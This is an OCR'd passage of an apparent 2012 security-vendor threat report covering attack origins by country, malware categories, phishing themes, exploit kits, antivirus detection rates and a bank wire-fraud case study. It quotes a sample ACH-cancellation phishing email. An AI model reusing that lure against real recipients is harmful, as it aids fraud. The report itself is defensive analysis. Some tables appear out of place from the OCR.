


Figure 9: Overall Attacks

Figure 10 presents the distribution of attack types originating from the four non-U.S. countries with the largest number of attacks identified. The attacks originating from these countries are not only different from the attacks originating in the U.S., but are also very different from each other. The reasons for these differences are likely to be rooted in the goals of attackers in those countries, whether their motivation is as simple as criminal activity and financial gain, activism and hacktivism, or as complex as political advantage, espionage, or attacks against national defense or critical infrastructure targets.

Attack Type Distribution for Four Largest Foreign Attackers



Attacks Originating From China

Attacks Originating From Japan

Attacks Originating From Canada

Attacks Originating From Germany

Figure 10 –Attack Type Distribution for Four Largest Foreign Attackers

The results illustrated by Figures 4-10 point to a topic that we believe does not receive sufficient discussion or research in the security industry – the different attack types, motivations, and sophistication of attackers from different regions of the world. The primary targets of the four largest non-U.S. attacking countries observed by Solutionary are completely different from each other, country by country.

Some of these dramatic differences are understandable:

- Over 90% of all attacks from China were directed at the business services, technology, and finance verticals. This distribution is likely due to the focus against U.S. organizations with significant intellectual property assets or business assets in China.
- Solutionary observed numerous targeted attacks originating from IP addresses in China directed at business services organizations, such as ISPs and hosting providers. In some cases the attackers appear to be attempting to use business services infrastructure to distribute malware specifically to customers of a company. In other cases the malware being sent from the business services infrastructure was targeting a broad list of email addresses across the Internet.
- Solutionary observed German source address participation in the DDoS attacks against U.S financial institutions in September and October.
- All source countries target financial institutions, likely due to the obvious potential for financial gain. Based on similar percentages and distributions in attacking addresses, we expect to see a similar pattern emerge in the business services vertical throughout 2013.

However, the explanation for different behaviors across different countries is far from complete. We believe additional research into these behaviors is warranted, and we will continue to track these differences in our reporting.

Assessing the Value of Geographic Data

While Solutionary continues to track geographic and industry vertical data in order to identify trends in attack types and volumes, we believe that the actual value and actionable information that come from knowing the geographic origin of attacks are decreasing, because increasingly sophisticated attacks include:

- Transient use of reputable providers (such as Amazon and Go Daddy) to host malware distribution and command and control functionality for limited periods (sometimes as short as a few days).
- Use of multiple IP addresses per attack, sometimes in multiple continents, each designated to handle a discrete function in the overall attack.
- In the case of DDoS attacks, lower individual traffic levels coming from a wider spread of individual attacking bots across the globe.


Information security professionals should be aware that attacks can come from anywhere, regardless of your industry or location. Sophisticated attackers are not likely to be actually located at the IP address from which an attack originates, and in most cases the use of IP address blocking based on geographic location is only partially successful. Solutionary continues to concentrate on determining the true source of the attack and the adversaries through analysis of the attack logs, examination of attack code, and other investigation techniques.


Solutionary believes the best way for organizations to prepare for and defend against attacks is to understand the attributes associated with different attack types, and the best way to understand these attributes is to review actual attack histories and case studies. Therefore, the remainder of this document presents case studies in the four attack categories described above.

Threat Overview and Mitigation

In this section we review the four top threats identified – malware, DDoS, BYOD, and application security. Each of the four threat topics has descriptions of the threat and the statistics found in the ActiveGuard data, a composite case study, and a threat mitigation section, which includes:

- **Tactical Recommendations** designed to be near-term — and relatively low-cost — changes with significant benefit.
- **Strategic Recommendations** that may take additional time, effort, resources, or cost to implement, but that often have a larger, long-term positive impact for the organization.
- Tactical and Strategic **Mitigation Timeline** to illustrate the general path that could be followed using the tactical and strategic recommendations to build more mature security capabilities.
- **Return on Investment (ROI) Matrix** to help demonstrate ROI by detailing the relative value, priority, level of effort, and cost associated with each recommendation provided.


Security Controls Timeline
Tactical
Review Lessons Learned After a DoS/DDoS Attack
Train and Educate Personnel
Leverage Monitored and Managed Services
Conduct an Enterprise Risk Assessment
Understand ISP Options for DoS/DDoS Defense
Consider Investment in DDoS Mitigation Service
Consider Investment in Threat Intelligence Services
Consider Hosting on multiple, different Service Providers
Strategic



TACTICAL RECOMMENDATIONS Measures	Value	Priority	Effort	Cost
Educate users	High	High	Low	Low
Keep systems patched and up-to-date	High	High	Medium	Medium
Enforce a device policy	High	High	Medium	Medium
Deploy mobile antivirus	Medium	Medium	Medium	Medium
STRATEGIC RECOMMENDATIONS **Measures**	**Value**	**Priority**	**Effort**	**Cost**
Restrict Device Access (NAC)	High	High	High	Medium
Require Encryption	High	High	High	Medium
Enforce Remote Wipe	High	Medium	High	Medium
Implement Enterprise Mobility Management	High	High	High	High

Organizations can use these tools to assist in identification of where to focus security resources, and should consider all of the elements (value, priority, effort, cost) for each recommendation.

The recommendations provided here are high-level starting points for your security initiatives. Consider these controls when revisiting your security program, but ensure that existing controls are appropriate to the needs of your environment. Attacks and technology are constantly evolving, and organizations should review implemented controls on a regular basis to ensure that they are still effective and appropriate.

Threat Overview - *Malware*

Malware Introduction

“Malware” is a general term, often used interchangeably with specific types of malicious software including viruses, worms, Trojans, and spyware. Malware is intended to disrupt computer operations, gather sensitive information, or gain access to computer systems and network resources without consent of the system’s owner.

Many malware attacks use social engineering techniques to exploit human weaknesses and to entice users to perform some action – such as clicking a malicious link in spam email – that will lead to their system becoming initially compromised. Cyber criminals commonly use phishing emails and “drive-by downloads” on compromised websites to deploy their malicious applications.

Regardless of the attack vector, malware typically uses a client-side attacks to gain an initial foothold on targeted systems or networks. These attacks leverage vulnerabilities in client-side applications such as Java®, Adobe Reader®, Microsoft Office®, and Internet browsers due to their widespread use on most user workstations.

As observed in our **Malware Case Study**, organizations are often susceptible to malware that uses infected systems to further penetrate their networks.

Types of Malware

In 2012, Solutionary SERT focused heavily on performing malware analysis. SERT gathered samples from a wide range of sources, including ActiveGuard data, incident response investigations, malware repositories, malware feeds, interaction with clients, and the Solutionary SERT-maintained honeypot network.

SERT uses the following categories for malware classification:

- **Backdoor:** Malicious code that provides ongoing access, allowing the attacker to perform actions or run programs without the system owner’s knowledge.
- **Botnet:** A group of computer systems that have been compromised and are controlled together by a third party.
- **Downloader:** A malicious program that downloads additional malicious code once it gains a foothold inside a compromised system or network.
- **Information stealer:** A program that collects private, sensitive information. Examples include sniffers, keystroke loggers (keyloggers), and password grabbers.
- **Launcher:** Malicious code used to launch a program. Unlike a downloader, a launcher is typically embedded with its own malicious program code.
- **Rootkit:** Malicious code that hides the existence of other code or user activity to prevent its detection.

- **Scareware:** Malware used to frighten an infected user into purchasing additional software to aid in its own removal.
- **Spammer:** Malware that infects the machine and uses its resources to send spam emails to additional victims.
- **Worm/virus:** Malware that infects additional computers by copying or replicating itself.




Figure 11 – Types of Malware

Malware can often be classified in multiple categories. For example, a malicious program that downloads a keystroke logger and creates a backdoor would fall into the downloader category. However, the downloaded software would be classified as an information stealer and a backdoor.

Figure 11 depicts malware category findings. Most malware analyzed by SERT in 2012 was evenly distributed among four primary categories: backdoors, downloaders, launchers, and information stealers.

Mass-Distribution vs. Targeted Malware

The goal of mass-distributed malware is large-scale distribution through mass compromise of systems. Mass-distributed malware usually seeks self-replication through well-known security vulnerabilities.

In contrast, targeted malware does not attempt to self-replicate and mass-distribute itself. To remain undetected by anti-virus software, targeted malware typically avoids exploitation of common vulnerabilities. SERT has identified instances where a diversionary virus was included with targeted malware. If the user becomes suspicious of a malware infection due to the delivery of the initial attack, the attacker's intent is for the user to find and remove this diversionary malware from his or her system. This distraction provides the victim with a false sense of security, with the targeted malware still installed.

Targeted malware can be very sophisticated and may include modular code with very specific functions. This design is very different from the multi-functionality that is sometimes seen in mass-distributed malware.

Attack Delivery Mechanisms

Mass-distributed malware delivery methods typically use phishing attacks, where the victim is enticed to open a counterfeit email message. Such emails often use one of the following themes:

- UPS/Fedex package delivery confirmation

- Scanned documents
- Airline flight ticket notifications
- Credit card issues
- Better Business Bureau (BBB) complaints
- ACH (Automated Clearing House) wire transfer problems

The following is an example of a malware phishing attack:

From: random@random.org
Sent: Sunday, December 16, 2012 3:10 PM
To:
Subject: Re: ACH Transfer Cancelled

The ACH transaction, recently initiated from your checking account, was canceled by the other bank.

Rejected Transaction:
Transaction ID: FE-51451779465US
ACH Report: View

Moshe Roper
NACHA – The Electronic Payment Association

56% of phishing email themes analyzed by Solutionary in 2012 fell into one of nine major categories, as shown in Figure 12. The remaining 44% either did not fall clearly into one of these categories or were emails that were not in the user's native language. Attackers are cleverly utilizing seasonal events to trick users into opening malicious attachments. Examples include the increased usage of package delivery notifications during the holiday season, and use of Valentine's Day-related themes in February.




Figure 12 – Email Themes

Targeted malware delivery is more direct and often uses inside knowledge and awareness of current events related to the target. The initial infection vector often leverages social engineering techniques against high-profile targets to gain a foothold within the network.

A prime example of targeted delivery is a spear phishing email that attempts to persuade the recipient to click on a malicious hyperlink to view "Employee Benefit Plans," for example. The link opens a benign PDF file related to the employee's benefits, making the recipient believe the email is legitimate. However, it separately downloads a malicious program that installs itself on the recipient's computer, transparently, without the user's knowledge. The malicious program may then communicate with a Command and Control (C&C) server operated by the attackers to receive further instructions.

Targeted malware, while potentially more devastating than mass-distributed malware, accounted for only 8% of the samples in our database, as shown in Figure 13.




Figure 13 – Types of Malware

Even though only 8% of malware attacks are targeted, these are often the most dangerous types of attacks because the compromise involves specific functionality to take advantage of the infected host and its resources. Targeted malware is used to infect businesses and financial institution users with the intent to steal money, or data, or just to gain internal access for further exploits.

SERT also observes regular attempts to compromise business services customers that maintain large customer email databases. The attacker's goal is to use this unauthorized access to mailing lists and infrastructure to perform mass email distribution. These attempts result in a higher likelihood of successful spam campaigns, because valid email addresses are being utilized, and the emails are being sent from a trusted source.

Anti-virus Protection Inadequate Against Malware

Solutionary SERT evaluates all acquired malware samples with multiple anti-virus (AV) engines. As shown in figure 14, only 46% of malware samples were detected by common AV software.

Mass-distribution malware uses advanced techniques to hide its presence from anti-virus software, and malware authors develop new variants on a frequent basis. Malware authors also test their code against the same AV software you can purchase, fine-tuning the malware until the detection mechanisms fail. These factors prevent AV software from being completely effective by itself in preventing infections.




Figure 14 – AV Detection




Figure 15 – CVEs and Exploit Kits

Exploit Kit Analysis

Solutionary analyzed popular malware exploit kits in 2012, revealing a number of interesting characteristics.

Figure 15 identifies the total number of unique Common Vulnerabilities and Exposures (CVE®) across all exploit kits reviewed, and the year the CVEs were originally issued. The graph shows that exploit kits rely heavily on vulnerabilities identified in 2011, 2010, and prior years. It demonstrates that old, unmitigated vulnerabilities discovered in previous years still exist in many environments today and are still useful to the attackers. In 2012, 21 different exploit kits of significant importance were released or updated. These kits used different techniques and included multiple exploits. For example:

EXPLOIT KITS	NUMBER
Blackhole Exploit Kit	6 exploits
Eleonore	13 exploits
Phoenix	10 exploits

EXPLOIT KITS	NUMBER
Sakura	4 exploits
Redkit	3 exploits
Sweet Orange	4 exploits

We can also determine which types of software are targeted across all exploit kits we reviewed. As depicted in Figure 16, approximately 80% of exploits included in the kits targeted Java, Adobe PDF, and Internet Explorer vulnerabilities.

For more information about Solutionary SERT malware research, please refer to the **Solutionary Exploit Kit Overview.**




Figure 16 – CVEs and Exploit Kits

Malware Activity Patterns in 2012

Malware events accounted for 3% of all security event activity Solutionary observed in 2012 during the course of standard operations, as previously shown in Figure 8. Although this percentage may appear relatively low, this number represents only the malware that has progressed to the point where it has gained a foothold in the network, and is causing a significant impact that is either visible through log monitoring, flow analytics, or was discovered as part of an incident response engagement. Many other malware infection attempts are stopped by security infrastructure before they can cause any impact. Organizations using advanced malware detection tools in addition to standard anti-virus and threat protection systems can increase the visibility of malware attacks against their infrastructure. Monitoring logs and events from those tools would also increase the active alerting that could be done in response to malware attacks.

Figure 17 shows the source countries and industry verticals targeted by malware attacks Solutionary detected in 2012. Addresses in China accounted for approximately 31% of the traffic, while U.S. addresses accounted for approximately 30%.




Figure 17a – Malware Activity by Source Country

Figure 17b shows malware activity by industry vertical targeted. The finance industry vertical was the target of over half of the malware attacks seen (52%), and business services was next at 35%.

Figure 18 shows the countries with the most prevalent sources of botnet Command and Control (C&C) traffic. U.S. addresses are once again the source of most C&C activity. However, the even distribution of sources across a large number of other countries demonstrates the broad reach of botnets and their C&C master servers. These widely placed bots can conduct DDoS attacks spanning the globe.




Figure 17b – Malware Activity by Industry Vertical Targeted




Figure 18 - Botnet C&C Activity by Source Country

Malware Case Study

Overview

In 2012, Solutionary SERT investigated a malware incident that occurred at a large financial services provider. The initial cause of infection was a sophisticated phishing email attack, providing the attacker a foothold into the environment and allowing for lateral movement to compromise additional systems and to gain privileged access to the organization's internal network. It was also discovered that multiple fraudulent wire transfers, totaling over $5.2 million, were attempted, but later prevented by upstream third-party controls.

Timeline of Events

DAY	EVENT
Day 1	Targeted user PC is infected with malware via a phishing email.
Day 1	Targeted user unknowingly downloads malicious zip file.
Days 1-19	New user account created by an "authorized" user (attacker) on a production system and modifies the user account permissions.
Day 19	Client discovers and deletes fake user account.
Day 20	Client contacts Solutionary for forensic and malware analysis support.
Day 20	Solutionary conducts forensic analysis and malware reverse engineering to obtain evidence and suspicious files. Examination of suspicious files leads to discovery of the initial attacker entry point and indicators of sustained backdoor access.
Day 20	Solutionary contacts the client's anti-virus vendor and coordinates development of new detection signatures for the client.
Day 21	Client receives custom anti-virus signatures from the anti-virus vendor, implements the new signatures and scans their entire environment. Three additional systems are identified as being infected with similar malware based on the new signature deployment and scanning. The newly discovered compromised systems are added to the investigation and forensic analysis.
Day 21	Solutionary implements custom monitoring in the client network based on technical indicators compromised from malware analysis and discovers the full extent of the malware infection.
Day 22	Additional monitoring provides additional visibility into specific attack patterns and provides more context to the scope of attacks. Solutionary works with the client to perform a security gap assessment and provides tactical and strategic recommendations for enforcing additional mitigation controls.

This attack completely evaded the organization's intrusion detection system (IDS), malware and AV detection solutions. Many Trojans and virus-based infections are propagated via legitimate traffic such as email or malicious websites. Standard IDS signatures do not identify this type of activity, and, in this case, outbound malicious traffic did not generate alerts.

Upon deeper investigation, Solutionary identified additional indicators of the attacker's sophistication and capabilities during the attempt to conduct fraudulent ACH and wire transfers. The attacker had not only gained entry into the network environment, but also directly targeted the "wire room" systems responsible for transferring large sums of money.

The attacker was able to manipulate the wire transfer systems to allow money transfers that exceeded the organization's policy. The attacker had gained sufficient access not only to initiate the transfer, but to approve the transfer as well. Financial institutions often implement multiple layers of approval to help prevent fraudulent transfers, but in this case, the attacker was able to control the entire approval process.

> The attacker was able to manipulate the wire transfer systems to allow money transfers that exceeded the organization's policy.

The attacker was well versed in performing post-exploit steps, including removing critical logs and events from the event history of some affected systems. However, not all logs were removed in some cases, which provided additional information to aid the forensic and malware analysis components of the incident response work.

SERT also discovered that, during the attack, several of the affected systems' AV solutions were disabled for a total of nine days. Log analysis indicated that the attacker disabled the AV and that the disabled AV was not discovered until after incident response had begun. These findings indicate that the enterprise AV dashboard was not being monitored on a regular basis, or that processes were not in place to investigate why the AV solution had been disabled.

After a review of the malware obtained from several of the compromised systems, it appears that the malware targeted an unpatched Java vulnerability. The organization estimated that it spent close to $95,000 for mitigation, lost productivity, additional monitoring, defensive controls, and analysis during this incident.

In addition to the monetary losses experienced during the incident, the organization also had ongoing investigations with federal organizations due to the requirement for regulatory oversight imposed on financial organizations. The organization also had a requirement to disclose the breach to affected clients and stakeholders. The costs associated with investigation and disclosure of breaches are usually an unpleasant surprise to the victim organization when an incident of this magnitude is experienced and are not part of an organization's forecasted budgets.

Post-Incident Review

SERT used the "Sustain and Improve" method for incident review. This method is useful for identifying which policies, procedures, and controls the organization had at its disposal, which were successful, and which needed to be improved.

Sustain

SERT recommended that the client sustain the following:

- **End-point security solutions:** Deployed on all computer systems in the environment, this software can be configured to receive daily updates and to report to an enterprise management console. This console provides a centralized security event-management function.

- **Regular Security Awareness Training:** Educate employees about how to handle suspicious email. The organization should reinforce this training with test phishing to evaluate training effectiveness.

- **Third-party Vendor Support:** Establish a channel between the security and IT departments and the AV vendor, allowing the client to solicit help during malware incidents. This communication channel provides the client with the resources it needs to address issues and return to a normal mode of operation quickly once the resources are engaged.

- **Internal Communications:** The organization was well-equipped to handle communications with key stakeholders, incident response support, third-party support and federal organizations. Having the capability to move information quickly between interested parties allows for productive real-time collaboration.

Improve

SERT identified that the following security tools and processes needed to be improved:

- **Monitor Currently Deployed Security Solutions:** The host-based Intrusion Prevention System (IPS) was a feature of the AV solution deployed on the infected system, but it was not configured to report alerts to the enterprise security console, or to block malicious activity. Administrators should have verified that all events related to malware were logged to a centralized management console to ensure effective identification of malicious activities.

- **Monitor Anti-virus Status and Event Logs:** Anti-Virus solutions can provide tremendous visibility into malicious activity, but are only effective when maintained and monitored. In this case, the anti-virus was disabled on several systems without the knowledge of administrators. Systems that are operating as intended can significantly increase the likelihood of spotting malicious activity.

- **Centralize Log Storage:** The Windows event logs on infected systems generated alerts related to infection activity; however, many of the logs were not monitored. In addition, critical logs were not being transmitted to a centralized storage or log monitoring server. With appropriate monitoring, the organization would have had greater visibility while the attacks were ongoing. Logs can also provide valuable information for later investigation.

